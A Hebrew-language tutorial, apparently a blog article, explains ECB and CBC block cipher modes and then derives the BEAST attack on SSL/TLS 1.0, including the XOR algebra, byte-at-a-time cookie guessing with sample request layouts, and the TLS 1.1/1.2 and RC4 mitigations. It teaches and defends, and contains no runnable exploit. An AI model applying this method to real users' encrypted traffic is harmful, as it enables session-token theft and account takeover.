עכשיו חכו, אין לכם מה להתרגש ולרוץ לקרוא סיסמאות עדיין, כי SSL לא באמת עובד ככה. Block Ciphers ידועים כמסוכנים אם משתמשים בהם בצורה הזו (ECB - Electronic Codebook[5]), ולכן הומצאה שיטה אחרת על גבי השיטה הנוכחית בשם Cipher Block Chaining (CBC)[6] שבה לרוב משתמשים ב-SSL. שיטה זו אומרת את הדבר הפשוט הבא: לפני שנצפין כל plaintext, נבצע עליו קודם פעולת XOR (בעברית צחה: "נקסר", פעולת XOR מסומנת עם הסימן ⊕) עם הבלוק שהוצפן לפניו. אם מדובר בבלוק הראשון, נקסר אותו עם מחרוזת רנדומלית שמוסכמת על שני הצדדים ונקרא לה מעתה בשם המסובך - Initialization Vector (IV).



אני אחזור שוב על הדברים עם דוגמא ואסביר את הרציונל. נניח שיש לנו את המחרוזת "שלום" שמוצפנת והופכת ל-"ABCD". עכשיו כשנרצה לשלוח עוד "שלום", נקסר אותו לפני כן ב-"ABCD" מה שיתן לנו (סתם לדוגמא, לא באמת) את המחרוזת "1234". עכשיו המחרוזת שאנחנו מצפינים היא "1234", ולא "שלום", מה שיוביל לצופן שונה לגמרי (שוב סתם לדוגמא: "7890").

[5] http://en.wikipedia.org/wiki/Block_cipher_modes_of_operation#Electronic_codebook_.28ECB.29
[6] http://en.wikipedia.org/wiki/Cipher_block_chaining#Cipher-block_chaining_.28CBC.29




כך נוכל להמשיך הלאה ולשלוח "שלום" לבנק עד אין קץ, ובכל פעם ישלח טקסט מוצפן שונה לחלוטין. אם השכן שלי עכשיו מחליט להיות נחמד בעצמו לבנק ולשלוח המון ברכות "שלום", אני אשר מאזין לתעבורה המוצפנת, אראה כל פעם טקסט מוצפן שונה שלא יהיה קריא לי. מה השגנו בזה? אני לא יכול יותר לנחש מה עובר אצל השכן שלי. אפילו אם אני גורם לו לשלוח מידע בשליטתי. למה? כי כל פעם יעבור על הקו צופן אחר - גם אם התוכן המקורי הוא אותו התוכן.

אז בכדי לסגור את הפינה הזו נותר לנו להבין עוד מספר דברים קטנים. ראשית, מהו ה-IV ואיך הוא נקבע? ואיך כל הסיפור הזה לא דופק את ההצפנה?

אם כן, כיוון שלפני הבלוק הראשון לא מגיע שום מידע, ואנחנו לא רוצים שמידע ישלח על הקו בלי לקסר אותו באיזה רצף ביטים עסיסי - בוחרים IV בגודל מסוים בצורה רנדומלית, ומעבירים אותו בין שני הצדדים. אפשר לחשוב עליו כעל מפתח משני. ה-IV של הבלוק השני, הוא למעשה כבר תוכן הצופן של הבלוק הראשון.

XOR היא פעולה שקולה / סימטרית, כך שפעולת הקיסור לא פוגמת במידע המוצפן, היא רק מוסיפה לו "מיסוך" שהכרחי בכדי שלא ניתן יהיה לחזות מה עובר מתחת למעטה ההצפנה. ניתן לקסר את המידע שוב באותו הערך ולקבל את המידע המקורי.

עכשיו אחרי שלמדנו כבר לא מעט, בואו נסכם וניצג את המידע בכמה תרשימים ומשוואות (כדי שזה בכל זאת יראה מדעי ומסובך):



C = Cipher

PT = Plaintext

n = Current block location

Encode = AES encoding function

$\mathbf{C_n} = \text{Encode}(PT_n \oplus C_{n-1})$

$\mathbf{C_1} = \text{Encode}(PT_1 \oplus IV)$


<u>טיפ של אלופים:</u> למי שרוצה להתנסות בעצמו, אני מציע לפתוח python ולשחק קצת עם הספריה pycrypto. הספריה מכילה מימוש של AES, וניתן להפעיל אותו בשני מצבים - ECB (רגיל, לא משורשר), ו-CBC. נסו להצפין מחרוזות זהות ושונות ולראות מה קורה לכל אחת מהן בכל מצב.

עכשיו אפשר להגיע לתכל'ס - BEAST

אז למה ייסרתי אתכם בחתולים, שכנים, אותות זדוניים ומשוואות עד עכשיו? הנה התשובה.

BEAST היא מתקפה שנחשבה לתיאורטית בלבד, אך הוכחה כמעשית ביותר על פרוטוקול SSL. ראשית הנחנו את היסודות התיאורטיים שעובדים מאחורי המנגנונים השונים, הבנו אפילו איך אפשר לתקוף אותם, ואיך אפשר להתגבר על המתקפה. אני מזכיר ש-SSL לעולם לא משתמש ב-Block Cipher שהוא לא Chained. BEAST היא מתקפה שמאתגרת את הקביעה הזו, ואפילו בלי להזיע יותר מדי.

אז נחזור לנקודת המוצא הטכנולוגית שלנו - אני ברשת של השכן שלי, אני מאזין לכל התעבורה המוצפנת שלו ויש לי יכולת לגרום לו לפנות אל הבנק עם איזה תוכן שאני רוצה. נניח שוב שמדובר בפניית AJAX. כיוון ש- SSL כאמור משתמש במצב CBC - אותה בקשה שלי מקודם כעת תראה אחרת:




המשמעות ההרסנית מבחינתי - הצופן אשר יווצר מהבלוק password=12345678 הראשון אינו זהה לבלוק שיווצר מהבלוק password=12345678 השני.

זה כאמור תוצר של מצב הפעולה CBC שהוסבר בהרחבה. אז איך בכל זאת אפשר לתקוף את הבעיה הזו? בואו נעיין לרגע במשוואות. קבענו כי:

$C_n = Encode(PT_n \oplus C_{n-1})$

אבל - וזהו אבל קריטי ביותר - שימו לב שאנחנו מאזינים לקו! כלומר - אנחנו יודעים מה הערך של כל הבלוקים המוצפנים שנשלחו על הקו. אז מה אפשר לעשות? בואו נניח שאנחנו מנחשים שהבלוק המעניין הוא באמת password=12345678. או אם נתרגם את זה למשוואה, נניח שמידע לא מוצפן PT_m (לדוגמא, הבלוק הראשון שמופיעה בו הסיסמא) הוא למעשה זהה למידע לא מוצפן PT_n (לדוגמא הבלוק השני שמופיעה בו הסיסמא - בתוכן).

$PT_m = PT_n$



עכשיו, אנחנו יודעים באמצעות מה קיסרו את הבלוק הראשון PT_m, כי גם זה בלוק מוצפן שעבר על הקו! זאת אומרת ש: C_{m-1}.

$C_m = Encode(PT_m \oplus C_{m-1})$

אז אם אני רוצה שהבלוק המוצפן PT_n יהיה זהה לבלוק המוצפן PT_m, אני צריך להזין לפונקציית ההצפנה את הערך $C_{m-1} \oplus PT_m$. אז איך אני עושה את זה? ככה:

$$PT_n = C_{m-1} \oplus C_{n-1} \oplus PT_m$$

בואו נבין מה המשמעות של המשוואה הזו ונתרגם אותה לפרקטיקה (תרשים מגיע בקרוב למי שמתייאש). C_{n-1} ידוע לי כי הוא הבלוק המוצפן שנשלח לפני שניה על הקו. C_{m-1} הוא גם בלוק מוצפן שידוע לי, כי גם הוא עבר פעם על הקו. PT_n הוא הניחוש המושכל שלי. זה אומר שהבלוק הבא של המידע שאני רוצה לשלוח הוא "ניחוש קסור הבלוק הקודם קסור הבלוק המוצפן שלפני הטקסט המנוחש". <u>בעברית:</u> אני למעשה עומד להצפין מידע בינארי שזהה למידע בינארי שכבר הוצפן פעם. ומה אמרנו שקורה במקרה כזה ב-AES? יוצא אותו פלט. למה זה עובד? כי:

$$\mathbf{C_m} = Encode(C_{m-1} \oplus PT_m)$$

$$\mathbf{PT_n} = C_{m-1} \oplus C_{n-1} \oplus PT_m$$


$$\mathbf{C_n} = Encode(C_{n-1} \oplus PT_n)$$

$$\mathbf{C_n} = Encode(C_{n-1} \oplus C_{m-1} \oplus C_{n-1} \oplus PT_m)$$

ופה הטריק הנחמד. חדי העין ישימו לב שאנחנו מקסרים פעמיים בערך C_{n-1}. כאמור, XOR היא פעולה סימטרית, ולכן XOR של אותו ערך פעמיים מתאפס. דבר זה מוביל למשוואה הבאה:

$$C_n = Encode(C_{m-1} \oplus PT_m) = C_m$$

ולכל מי שקץ במילים ומשוואות - הנה תמונה שאמורה להסביר הכל:




פה ניתן לראות כבר שבהינתן שהניחוש שלנו נכון - הבלוק המוצפן C_n זהה לבלוק המוצפן C_m. כל מה שהיינו צריכים זה לבטל במשוואה את האפקטים של ה-XOR, ורידדנו בכך את הבעיה לאותה בעיה אשר קיימת ב-Block Ciphers שאינם Chained.

כאמור, בעיה זו התגלתה כבר ב-2002, אך לא נמצאו לה כל כך יישומים פרקטים. עד BEAST.

אז איך מיישמים את כל מה שהצגנו כרגע? נחזור אל הדוגמא עם ה-AJAX. נניח כרגע לצורך הדוגמא שאני מסוגל לגרום לשכן שלי לשלוח את ה-Header-ים ואת גוף בקשת ה-POST בנפרד. כלומר - אותו חיבור, אותו רצף וצופן, רק שיש לי יכולת לעצור אחרי שליחת ה-Header-ים, להתבונן רגע בצופן, ולהמשיך הלאה לשלוח את גוף ההודעה. במצב כזה אני מסוגל בדיוק לבצע את המתקפה התיאורטית המוצעת לעיל.

אני יודע פחות או יותר באיזה בלוק מוצפן אמורה לעבור הסיסמא. ואני יכול ליישר אותה על בלוק בהתאם לצורך (לדוגמא: על ידי שינוי פרמטרים ב-POST). אני יודע מה הבלוק המוצפן האחרון שנשלח, ויש לי ניחוש מסוים לסיסמא שגם אותו אני מיישר על בלוק. בהנחה שאני צודק - הבלוק המוצפן שאני אראה עובר מהשכן שלי לכיוון הבנק יהיה זהה לבלוק שבו עברה הסיסמא.



יתרה מכך, יש עוד פרט שחשוב להתעכב עליו ומייעל מאוד את התהליך:

את הניחוש אני אבצע כל פעם עבור תו אחד. זאת אומרת, אני איישר את הבלוק של הסיסמא על המחרוזת "Cookie: password=X", וכשאשלח בעצמי ניחוש, אשלח את המחרוזת "Cookie: password=1". אם צדקתי, אני אראה שני בלוקים מוצפנים זהים. אם טעיתי, אני אראה שני בלוקים מוצפנים שונים לחלוטין. בשיטה זו, כל פעם שאני צודק, אני מחסיר תו אחד מההתחלה, ומוסיף תו אחד של ניחוש בסוף, וכך אני מנחש את כל הסיסמא. הניחוש הבא יהיה "ookie: password=1X", זה שאחריו "okie: password=12X" וכן הלאה.

דוגמא:

POST /ABCDEFGH \r\n … Cookie: password=12345678\r\n …. \r\n\r\n password=X	POST /ABCDEFG \r\n … Cookie: password=12345678\r\n …. \r\n\r\n password=1X	POST /ABCDEF \r\n … Cookie: password=12345678\r\n …. \r\n\r\n password=12X

פעולה זו הופכת את הניחוש שלי מ-Bruteforce על כל הסיסמאות האפשריות (מה שבפועל יקח המון זמן), לניחוש מושכל על תו אחד כל פעם. בנוסף, במציאות סיסמאות לא באמת עוברות בצורה גלויה, ולכן לרוב נרצה לחלץ Token כלשהו כמו עוגיה או CSRF Token ובכך להשיג גישה לחשבון של הנתקף.

רוב המזהים הללו לרוב מכילים אותיות ומספרים בלבד (בסגנון - Base64), כך שעבור כל תו נצטרך בתיאוריה מקסימום של 64 ניחושים.

כל מה שהמתקפה מצריכה ממני למעשה היא יכולת האזנה לפקטות המוצפנות שעוברות בין השכן שלי אל הבנק, ויכולת הזרקה של מידע בינארי. אלא שאם הדרישה הראשונה היא יחסית סבירה (מי שחושב שה-NSA, הרוסים, הסינים, אדוארד סנואודן, גוגל ואמא שלו לא מצוטטים לו לקו - תמים), הדרישה השניה היא לא טריוויאלית, ואפילו לא טריוויאלית בכלל.

למה הדרישה הזו בעייתית? ראשית - כי AJAX, או כל טכנולוגיה אחרת לא באמת מפצלת את הבקשות לנוחיותנו ומאפשרת לשנות אותם תוך כדי. שנית, כי הדפדפן בגדול לא מעוניין שתהיה לנו יכולת להזריק סתם ככה מידע בינארי לקו. הייתה אפשרות לבצע פעולה כזו באמצעות טכנולוגיית WebSockets, אבל היא שונתה עקב בעיית אבטחה אחרת[7]. כיום המידע ה"בינארי" שנשלח באמצעות WebSockets, עובר קיסור עם מחרוזת באורך 32 ביט טרם שליחתו על הקו, כך שהמידע אשר נשלח (ולצורך העניין, מוצפן) אינו זהה בתוכנו על הקו למה שהיינו רוצים.

בפוסט על המתקפה מאת Thai Duong, הוא מונה מספר דרכים שבהם הם ניסו לשלוח מידע בינארי על הקו (דוגמאת WebSockets, Flash וכד'). בסופו של דבר הם מימשו את המתקפה שלהם עם Embedded Java Applet, וחולשת Same-Origin Policy (שאמנם לא חשפה עוגיה, אך כן העבירה אותה בבקשת Cross-Origin). כלומר, האתר הזדוני שלהם מטעין לדפדפן אפליקציית Java, שבתורה יוצרת קשר עם השרת ושולחת מידע בינארי בהתאם. חולשת ה-SOP נסגרה, אך עיקרון הפעולה של AES ו-SSL נותרו דומים.

וזוהי כל התורה.

עברנו על הרבה חומר - הבנו מה יכול להיות בעייתי בצפני בלוק, איך אפשר לתמרן אותם גם במצב CBC, ואיך כל זה מתחבר פרקטית לעולם האינטרנט. נעים מאוד - BEAST.

[7] http://w2spconf.com/2011/papers/websocket.pdf

תגובה למתקפה, דרכי מניעה, ונקודות למחשבה


אם כן, לאחר שלמדנו על מתקפת BEAST, בואו נבין מה נעשה בכדי למגר את המתקפה.

בראש ובראשונה - ההמלצה המיידית של רוב חברות האבטחה הייתה לעבור לשימוש בצופן RC4 בלבד[8]. צופן זה הוא אינו "צופן בלוקים" ופועל בשיטה אחרת, ולכן נחשב באותה עת כמוגן יותר. אמנם גם בו כבר התגלו חולשות שונות, אך הבעיה שהתגלתה בשיטת העבודה הנוכחית הייתה משמעותית יותר, והמעבר אליו היווה תרופה ראשונית למכה.

בנוסף, בעת גילוי האפשרות למתקפה, פנו החוקרים ליצרניות הדפדפנים השונים בכדי שימצאו פתרון לבעיה. דבר הוביל לדבר, ואפילו ארגוני התקינה של הפרוטוקולים הנ"ל נכנסו לעניינים. המתקפה מוגרה במספר דרכים:

הדרך הראשונה, היא הדרך שנכנסה לתקן TLSv1.1[9]. בתוך כל הודעת SSL מוכל IV רנדומלי חדש, שישמש בתור הגורם המקסר לבלוק הבא. כלומר - "הודעת SSL" היא רצף מסוים של מספר בלוקים מוצפנים, ובסוף הרצף הזה ישלח IV רנדומלי חדש שישמש כמקסר לבלוק הבא. כיוון שה-IV הוא רנדומלי ואנחנו לא יכולים לחזות אותו (הוא עובר בתוך שכבת ההצפנה), אין לנו למעשה חיזוי של ה"בלוק המקסר", ולכן לא נוכל להוביל לביטול שלו ובכך לניחוש plaintext.

הרעיון יחסית פשוט, ומצריך שינוי במימוש של TLS אצל כל מי שרוצה לדבר בתקן המעודכן. זה נראה כך:



[8] דוגמא להמלצה של Microsoft למעבר לצופן RC4. http://blogs.msdn.com/b/kaushal/archive/2011/10/03/taming-the-beast-browser-exploit-against-ssl-tls.aspx

[9] http://www.ietf.org/rfc/rfc4346.txt 1.1 Differences from TLS 1.0, [CBCATT]

אמנם לא ניתן לראות בבירור בתרשים, אך ה-Next IV גם הוא מן הסתם עובר הצפנה ולא נשלח סתם ככה באוויר.

נוסף על כך, חשוב לציין שפרוטוקול TLSv1.1 לא אומץ כיוון שניתן היה לבצע לו מתקפת "שנמוך" (downgrade) ולמעשה די בקלות לגרום ללקוח והשרת לדבר חזרה בפרוטוקול TLSv1.0[10], שהוא כידוע - פגיע. משום כך, השדרוג המשמעותי באמת הוא ל-TLSv1.2, שבו לא ניתן לבצע מתקפת שנמוך, ומן הסתם מכיל את השינויים שבוצעו ב-TLSv1.1. שדרוג זה נחשב בעייתי כיוון שעבור חלק מהדפדפנים והאתרים הוא לא תואם לאחור, מה שהוביל לבעיות אצל לא מעט משתמשים ושירותים.

נקודה למחשבה - יכול להיות מעניין להבין מה קורה במקרים של פרגמנטציה של הודעות SSL (אני יודע שיש סוג של תמיכה בזה בתקן[11], אך לא טרחתי לבדוק לעומק), והאם אפשר בצורה כלשהי להזריק מידע "באמצע הודעה", או לגרום לכך שתחתך באמצע ולהמשיך מאותה נקודה.

